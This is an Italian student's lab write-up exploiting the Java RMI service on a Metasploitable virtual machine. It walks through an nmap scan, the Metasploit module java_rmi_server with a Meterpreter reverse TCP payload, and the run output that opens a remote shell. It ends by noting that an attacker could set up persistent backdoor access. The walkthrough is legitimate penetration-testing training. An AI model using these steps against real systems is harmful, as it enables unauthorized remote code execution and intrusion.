S7L5 LUCA DANELLI

Nell'esercizio di oggi andremo a sfruttare la vulnerabilità **Java-RMI** presente sulla macchina Metasploitable del nostro laboratorio. Questa vulnerabilità, in cui RMI sta per Remote Method Invocation, sfrutta una funzionalità di Java che permette ai sistemi montanti JVM, ossia Java Virtual Machine, di eseguire codice remoto. Ad esempio sfruttando la remote method invocation un'applicazione Java situata sulla macchina A potrebbe chiamare un metodo su un oggetto remoto presente nel codice della macchina B situata su un'altra rete. Questa vulnerabilità potrebbe essere sfruttata in più modi:

-Potrebbe essere eseguito del codice da un utente remoto non autorizzato (RCE – Remote code Execution)
-Se le comunicazioni RMI non vengono cifrate, il traffico potrebbe venire intercettato, rendendo l'applicazione vulnerabile ad attacchi di tipo MITM (Man in the Middle)
-L'applicazione potrebbe venire sovraccaricata da numerose richieste non valide da un attaccante remoto, utilizzando quindi un attacco di tipo DOS (Denial of Service)

Nel nostro caso, servendoci del framework open source **Metasploit**, sfrutteremo la prima casistica, andando ad iniettare un payload contenente un blocco di codice che servirà a creare una shell meterpreter sulla macchina target. Per prima cosa però, andiamo a scansionare la macchina vittima in modo da assicurarci che sia in ascolto sulla porta 1099, che è quella utilizzata dal servizio Java-RMI:

```
┌──(luca㉿kali)-[~]
└─$ nmap -sV 192.168.1.149
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-10 10:46 CET
Nmap scan report for 192.168.1.149
Host is up (0.0023s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd (Admin email admin@Metasploitable.LAN)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Tramite il tool **nmap** abbiamo confermato che il servizio è correttamente in ascolto. Avviamo quindi il framework di Metasploit con il comando **msfconsole** e cerchiamo quali exploit sono disponibili per lanciare un attacco tramite il comando **search** *java_rmi***:**


```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                             normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server            2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Cod
e Execution
   2  auxiliary/scanner/misc/java_rmi_server        2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanne
r
   3  exploit/multi/browser/java_rmi_connection_impl  2010-03-31     excellent  No     Java RMIConnectionImpl Deserialization Privilege Escala
tion


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.1.149
rhosts => 192.168.1.149
```

Scegliamo l'exploit corrispondente alla riga 1, in quanto la descrizione conferma che è usato per eseguire codice su una macchina remota. Abbiamo usato il comando **use 1** per scegliere questo exploit. Notiamo che in automatico viene settato il payload **java/meterpreter/reverse_tcp.** Lanciamo l'attacco con il payload di default, ma eventualmente avremmo potuto selezionarne un altro con il comando **set payload** *percorso_payload.* Una volta scelto abbiamo settato con il comando **set rhosts** *192.168.1.149* l'ip della macchina remota che andremo ad attaccare. Successivamente, tramite il comando **show options**, controlliamo se sono necessari altri parametri per l'esecuzione di questo exploit:

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.htm
                                         l
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0
                                         .0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.212    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.1.212:4444
[*] 192.168.1.149:1099 - Using URL: http://192.168.1.212:8080/o6AMTdgxubm
[*] 192.168.1.149:1099 - Server started.
[*] 192.168.1.149:1099 - Sending RMI Header ...
[*] 192.168.1.149:1099 - Sending RMI Call ...
[*] 192.168.1.149:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.1.149
[*] Meterpreter session 1 opened (192.168.1.212:4444 → 192.168.1.149:38783) at 2023-11-10 09:18:14 +0100
```

Come da immagine sopra vediamo che tutti i parametri obbligatori, ossia quelli contenenti la stringa **yes** nella colonna **Required** sono correttamente presenti e configurati. Possiamo quindi lanciare l'attacco usando il comando **run** o in alternativa **exploit.** Una volta fatto, in ultima riga Metasploit ci informa che una sessione di Meterpreter, che è un tipo di shell da cui possiamo lanciare comandi che verranno eseguiti sulla macchina target, è stata correttamente aperta. E' da notare che abbiamo usato un payload di tipo **reverse_tcp**, quindi la connessione è stata creata dalla macchina vittima verso la macchina attaccante. Questo è importante perché in una situazione reale, verosimilmente la macchina vittima sarà protetta da un firewall di tipo dinamico, che permette solo le connessioni

originate dall'interno della rete a meno di configurazioni ad hoc. Usare quindi una connessione di tipo reverse aumenterebbe quindi che le probabilità di un attacco vadano a buon fine. Di seguito un immagine con le informazioni recuperate sulla macchina vittima come indirizzo ip, rotte configurate e info di sistema, assieme ai relativi comandi di meterpreter:



Ai fini dell'esercizio possiamo fermarci qui. E' da notare che in una situazione reale un eventuale attaccante avrebbe potuto sfruttare i comandi o gli script presenti su meterpreter per migrare il proprio accesso su un servizio nativo di sistema e caricare un codice per ottenere una backdoor sempre disponibile (non legata quindi all'esecuzione o meno di Java sul sistema) con accesso amministrativo, oltre a recuperare tutte le informazioni sensibili dal sistema stesso.